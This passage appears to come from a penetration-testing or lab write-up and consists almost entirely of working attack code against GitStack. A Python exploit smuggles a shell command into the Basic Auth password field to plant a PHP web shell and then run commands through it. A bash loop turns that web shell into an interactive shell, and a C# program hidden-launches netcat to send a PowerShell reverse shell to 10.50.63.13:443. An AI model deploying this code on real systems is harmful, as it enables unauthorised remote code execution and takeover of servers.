r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > C:/GitStack/gitphp/exploit.php'))
print(r.text.encode(sys.stdout.encoding, errors='replace'))

print("[+] Execute command")
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a': command})
print(r.text.encode(sys.stdout.encoding, errors='replace').decode('UTF-8').replace('"', ""))
```

Pseudo-shell

```
#!/bin/bash

URL="${1}"
while true;do
        echo -n "$ "; read cmd
        curl -sX POST "${URL}" --data-urlencode "a=$cmd"
done
```

exec-nc.exe

```
using System.Diagnostics;


class Program{
    static void Main(){
        Process p = new Process();
        ProcessStartInfo pInfo = new ProcessStartInfo();
        pInfo.WindowStyle = ProcessWindowStyle.Hidden;
        pInfo.FileName = "C:/iamf/nc-iamf-win.exe";
        pInfo.Arguments = "-e powershell.exe 10.50.63.13 443";
        p.StartInfo = pInfo;
        p.Start();
    }
}
```